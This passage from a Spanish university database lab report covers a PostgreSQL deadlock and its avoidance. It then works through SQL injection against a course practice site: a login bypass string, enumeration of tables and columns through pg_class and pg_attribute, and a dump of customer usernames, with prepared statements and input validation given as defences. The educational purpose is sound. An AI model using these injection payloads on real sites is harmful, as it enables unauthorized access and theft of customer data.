


Figura 28: Después del bloqueo.

2.5. Apartado j).




Figura 29: Para producir el deadlock.

El deadlock se produce porque cada uno de los procesos bloquea la tabla que va utilizar después el otro, esto es, se produce un interbloqueo ya que el proceso de la página web bloquea la tabla orderdetail y hace el sleep, después el TRIGGER bloquea la tabla orders y entra en sleep. Cuando el proceso de la página web va a acceder a la tabla orders se queda bloqueado, y cuando el proceso del TRIGGER sale del sleep se queda bloqueado al acceder a la tabla de orders, esto produce que se queden bloqueados ambos procesos. Debido al deadlock, la página web hace el ROLLBACK.




Figura 30: Log de PostgreSQL probando el deadlock.

Trazas

1. Antes de la consulta (id, nombre, apellido, numero de productos en pedidos): 12 layoff needle 37
2. Después de la consulta (id, nombre, apellido, numero de productos en pedidos): 12 layoff needle 37

Figura 31: La transacción ha sido abortada debido al deadlock.

2.6. Apartado k).

Este tipo de problemas se puede evitar, por ejemplo, usando timeouts en los locks, de manera que no se produce un deadlock. También, se puede colocar el sleep en el sitio correcto (como lo hemos dejado en el script de entrega) aunque no es tan fiable. Otra forma, es hacer el COMMIT antes de entrar en el sleep de manera que

se liberar el lock de la tabla para que el otro proceso pueda acceder. En definitiva, para que no se produzca el deadlock hay que ser consciente de que la lucha por recursos de una ejecución concurrente puede producir interbloqueos y no suponer un flujo de ejecución determinado por el tiempo. El flujo ha de estar controlado y los recursos liberarse lo antes posible en cuanto sean usados para que estén disponibles para otros procesos.

3. Seguridad

3.1. Acceso indebido a un sitio web

3.1.1. Conociendo el usuario

A introducir en "Contraseña": ' OR 1=1; --' (las comillas simples incluidas). De esta manera, dado a que la consulta comprueba todo en el WHERE, dejamos que compruebe el valor usuario, y hacemos que lo siguiente siempre tenga valor verdadero. Los dos guiones de después del ; son para dejar como comentario el resto de la consulta (en caso de que hubiera), aunque en este caso no la hay.

Ejemplo de SQL injection: Login

Nombre:

Contraseña:

Resultado

Login correcto

1. First Name: tidily
Last Name: hah

Figura 32: Tras introducir la cadena anterior en contraseña.

3.1.2. Sin conocer ni usuario ni contraseña

La mecánica es la explicada en el apartado anterior (es decir, introducimos la cadena del apartado anterior por las razones explicadas anteriormente). Solamente que en este caso el resultado de la sentencia serían todos los usuarios (ya que introducimos la cadena en el campo usuario), pero dado que la página solo muestra el primer resultado, nos devuelve a gatsby.

Ejemplo de SQL injection: Login

Nombre:

Contraseña:

Resultado

Login inválido

Figura 33: Lo que vamos a introducir en el campo de usuario.

Ejemplo de SQL injection: Login

Nombre:

Contraseña:

Resultado

Login correcto

1. First Name: tidily
Last Name: hah

Figura 34: Tras pulsar logon.

3.1.3. Evitar la inyección SQL

Para evitar esto podríamos hacer muchas cosas:

- La primera sería comprobar que las cadenas introducidas por el usuario no tienen caracteres inesperados como la comilla simple.
- Con prepared statements. De esta manera la BD buscaría (en el caso 2) explícitamente un usuario de nombre ' OR 1=1; --', y dado que no hay ninguno devolvería login fallido.
- Otra manera sería ejecutar una primera query que busque por nombre de usuario, del resultado extraiga la contraseña a una variable en Python, y a continuación compare la contraseña extraída con la introducida en Python. Lo cual se podría hacer mejor incluso comprobando (antes que la contraseña) el número de resultados de la primera query (que debe ser igual a uno). Esta opción no es la mejor ya que es susceptible a otros fallos de seguridad.

3.2. Acceso indebido a información

3.2.1. Apartado a)

El resto no afecta al proceso de inyección porque, como hemos comentado anteriormente, podemos simplemente comentarlo.

3.2.2. Apartado b)

A introducir en el formulario: `’; SELECT relname AS movietitle FROM pg_class; –’`. De esta manera obtenemos el nombre de todas las tablas del sistema. Para ello, simplemente empezamos con `”;”`, terminando la query anterior, e introducimos nuestra propia query, comentando lo que pudiera venir después. Nótese que para mostrar el nombre de las tablas necesitamos usar `relname AS movietitle”`, ya que el template usa `linea[’movietitle’]`.

Ejemplo de SQL injection: Información en la BD

Películas del año:

1. pg_toast_50219
2. pg_toast_50219_index
3. customers_customerid_seq
4. pg_toast_50227
5. pg_toast_50227_index
6. imdb_actormovies
7. imdb_actors
8. imdb_actors_actorid_seq
9. pg_toast_50242
10. pg_toast_50242_index
11. imdb_movies
12. imdb_directormovies_directorid_seq
13. imdb_directormovies_movieid_seq
14. imdb_directors_directorid_seq
15. imdb_moviecountries_movieid_seq
16. imdb_moviegenres_movieid_seq
17. pg_toast_50276
18. pg_toast_50276_index
19. imdb_movies_movieid_seq
20. inventory
21. pg_toast_50288
22. pg_toast_50288_index
23. customers
24. pg_toast_50294
25. pg_toast_50294_index
26. orders_orderid_seq
27. pg_toast_50302
28. pg_toast_50302_index
29. orders
30. imdb_moviegenres
31. pg_statistic
32. pg_type
33. imdb_movi_languages
34. orderdetail
35. products_movieid_seq
36. products_prod_id_seq
37. customers_pkey
38. imdb_actormovies_pkey
39. imdb_actors_pkey
40. imdb_directormovies_pkey
41. imdb_directors_pkey
42. imdb_moviecountries_pkey
43. imdb_moviegenres_pkey
44. imdb_movi_languages_pkey
45. imdb_movies_pkey
46. inventory_pkey

Figura 35: Tras introducir la cadena indicada.

3.2.3. Apartado c)

A introducir en el formulario: `' ; SELECT relname AS movietitle FROM pg_class WHERE relnamespace = 2200 and relkind = 'r'; -'`. De todas las tablas del sistema, seleccionamos las públicas, y a continuación nos quedamos solo con las de tipo relación.

Otra posible solución sería: `'; SELECT relname AS movietitle FROM pg_class WHERE relname IN (SELECT table_name FROM information_schema.tables WHERE table_schema='public');` –', que usa explícitamente la búsqueda por schema public.

Ejemplo de SQL injection: Información en la BD

Películas del año:

Mostrar

1. imdb_movi_languages
2. orderdetail
3. imdb_actormovies
4. imdb_actors
5. imdb_directors
6. orders
7. customers
8. imdb_moviecountries
9. imdb_moviegenres
10. products
11. inventory
12. imdb_movies
13. imdb_directormovies

Figura 36: Tras introducir cada una de las cadenas (mismo resultado para ambas).

3.2.4. Apartado d)

Lógicamente, la tabla que parece contener la información de los clientes es la tabla **customers**.

3.2.5. Apartado e)

Dado que en la anterior cadena ya sacábamos los datos de la tabla `pg_class`, simplemente con cambiar el primer `relname` en alguna de los dos consultas valdría. Por ejemplo: `'; SELECT oid AS movietitle FROM pg_class WHERE relname = 'customers';` –'.

Ejemplo de SQL injection: Información en la BD

Películas del año:

Mostrar

1. 50219

Figura 37: Tras introducir la cadena.

3.2.6. Apartado f)

La cadena a introducir sería la siguiente: `'; SELECT attname AS movie-
title FROM pg_attribute WHERE attrelid = (SELECT oid AS movietitle
FROM pg_class WHERE relname='customers'); --'`. Buscamos con ese oid
en la tabla pg_attribute y seleccionamos la columna con el nombre de las columnas
de la tabla en cuestión.

Ejemplo de SQL injection: Información en la BD

Películas del año:

1. address1
2. address2
3. age
4. city
5. cmax
6. cmin
7. country
8. creditcard
9. creditcardexpiration
10. creditcardtype
11. ctid
12. customerid
13. email
14. firstname
15. gender
16. income
17. lastname
18. password
19. phone
20. promo
21. region
22. state
23. tableoid
24. username
25. xmax
26. xmin
27. zip

Figura 38: Tras introducir la cadena.

3.2.7. Apartado g)

La columna candidata a contener los clientes del sitio web sería username (entendemos que se refiere a esta columna la pregunta, si fuera otra se harían igual este apartado, el siguiente pero sustituyendo el nombre de la columna).

3.2.8. Apartado h)

La cadena sería: `' ; SELECT username AS movietitle FROM customers; --'`. Nótese que esta consulta parece sencilla, pero para saber el nombre de la columna y la tabla a utilizar se ha tenido que realizar bastante trabajo previamente.

Ejemplo de SQL injection: Información en la BD

Películas del año:

1. macao
 2. lust
 3. gaze
 4. nanook
 5. major
 6. bridal
 7. gooier
 8. fedex
 9. shad
 10. laxity
 11. flax
 12. share
 13. dickys
 14. gain
 15. sender
 16. bic
 17. louvre
 18. cared
 19. enjoin
 20. tenure
 21. luella
 22. benito
 23. jeer
 24. sinai
 25. univac
 26. wile
 27. elite
 28. spew
 29. kudos
 30. jolene
 31. pitted
 32. lemke
 33. monad
 34. airmen
 35. shevat
 36. leash
 37. posse
 38. gamin
 39. benton
 40. domain
 41. damp
 42. swill
 43. lola
 44. poise
 45. terry
 46. roslyn
-

Figura 39: Tras introducir la cadena.

3.2.9. Apartado i)

El problema podría resolverse con una combobox ya que no hay manera de inyectar código SQL en ella. Cambiar el método de GET a POST no resolvería el problema, ya que enviar el formulario mediante POST no importa pues la cadena con el código SQL será enviada igualmente. Otras soluciones al problema son las dos primeras comentadas en el apartado del Login. Además de estas, podríamos añadir una más que consistiría en tener una lista de palabras reservadas (como el nombre de nuestras tablas, columnas, etc.) que no permitimos que aparezcan en ningún campo introducido por el usuario (White List Validation).

Nótese que el atacante en cuestión tendría acceso a todos los datos de todos nuestros clientes (incluyendo tarjetas de crédito, nombre completo, etc.). Y además, si lo desea, podría borrar nuestra base de datos entera (lo cual para ciertas páginas, aunque guardaran un backup, es algo muy molesto por el tiempo en el que el servicio tiene que dejar de funcionar para recuperar la base de datos).

Referencias

- [1] “Documentación de postgresql.” <https://www.postgresql.org/docs/9.3/static/>.
- [2] “Documentación de comandos postgresql.” <https://www.postgresql.org/docs/9.3/static/sql-commands.html>.
- [3] “Creación de índices en postgresql.” <https://www.postgresql.org/docs/9.1/sql-createindex.html>.
- [4] “Uso de prepare y execute.” <https://www.postgresql.org/docs/9.3/sql-prepare.html>.
- [5] “Uso de deallocate.” <https://www.postgresql.org/docs/8.1/sql-deallocate.html>.
- [6] “Uso de commit.” <https://www.postgresql.org/docs/8.3/sql-commit.html>.
- [7] “Uso de conexiones.” <https://docs.sqlalchemy.org/en/latest/core/connections.html>.
- [8] “Uso de transacciones.” https://docs.sqlalchemy.org/en/latest/orm/session_transaction.html.

Además de todas las referencias anteriores, también hemos usado como referencia las diapositivas de teoría y algunos otros sitios web para algunas consultas no destacables.